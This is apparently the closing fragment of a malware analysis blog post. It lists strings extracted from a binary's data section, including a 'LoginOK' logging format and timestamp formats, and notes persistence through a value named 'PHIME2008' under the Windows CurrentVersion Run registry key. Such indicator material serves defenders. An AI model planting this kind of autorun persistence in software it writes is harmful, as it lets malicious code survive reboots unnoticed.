.data:00408...	0000001A	C	%s\t\tLoginOK\t\t%s\t\t%s\t\t%s\r\n
.data:00408...	0000000C	C	%d.%d.%d.%d
.data:00408...	00000019	C	%04d%02d%02d%02d%02d%02d

Persistence:

.data:00408...	0000000A	C	PHIME2008
.data:00408...	0000002E	C	Software\\Microsoft\\Windows\\CurrentVersion\\Run

Thanks for reading!